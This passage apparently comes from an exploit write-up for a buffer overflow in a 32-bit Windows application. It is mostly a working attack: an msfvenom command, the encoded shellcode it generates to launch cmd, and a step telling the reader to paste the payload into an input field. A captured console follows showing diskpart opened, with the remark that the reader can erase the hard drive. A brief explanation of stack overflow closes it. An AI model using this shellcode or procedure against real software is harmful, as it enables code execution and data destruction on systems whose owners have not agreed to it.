# msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python

buf =  b""
buf += b"\x89\xe5\xda\xdd\xd9\x75\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x59\x6c\x69\x78\x4e\x62"
buf += b"\x53\x30\x55\x50\x35\x50\x43\x50\x4b\x39\x78\x65\x65"
buf += b"\x61\x59\x50\x65\x34\x6e\x6b\x72\x70\x36\x50\x4e\x6b"
buf += b"\x73\x62\x74\x4c\x4c\x4b\x33\x62\x74\x54\x6e\x6b\x73"
buf += b"\x42\x47\x58\x34\x4f\x4d\x67\x73\x7a\x65\x76\x46\x51"
buf += b"\x79\x6f\x4c\x6c\x77\x4c\x51\x71\x61\x6c\x65\x52\x76"
buf += b"\x4c\x67\x50\x6b\x71\x5a\x6f\x56\x6d\x77\x71\x59\x57"
buf += b"\x69\x72\x4a\x52\x31\x42\x73\x67\x6e\x6b\x70\x52\x46"
buf += b"\x70\x6c\x4b\x62\x6a\x67\x4c\x6e\x6b\x32\x6c\x56\x71"
buf += b"\x62\x58\x58\x63\x50\x48\x36\x61\x7a\x71\x66\x31\x4c"
buf += b"\x4b\x61\x49\x71\x30\x73\x31\x4a\x73\x6e\x6b\x72\x69"
buf += b"\x65\x48\x4a\x43\x66\x5a\x42\x69\x4e\x6b\x66\x54\x6c"
buf += b"\x4b\x57\x71\x38\x56\x34\x71\x59\x6f\x4e\x4c\x7a\x61"
buf += b"\x78\x4f\x44\x4d\x63\x31\x79\x57\x47\x48\x6b\x50\x53"
buf += b"\x45\x6c\x36\x54\x43\x33\x4d\x39\x68\x47\x4b\x33\x4d"
```

aste the payload generated using above script in any user interaction field, Like shown below



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>diskpart

Microsoft DiskPart version 6.1.7601
Copyright (C) 1999-2008 Microsoft Corporation.


DISKPART>
```

By using DiskPart, you can erase your hdd.

Analysis & Vulnerability:

Buffer Overflow is the Vulnerability in this 32bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it crashed.

Stack overflow is when a function or program uses more memory than is in the stack. As it grows beyond its allocated space, the dynamic stack contents begin to overwrite other things, such as critical application code and data. Because of this, we are able to pop up cmd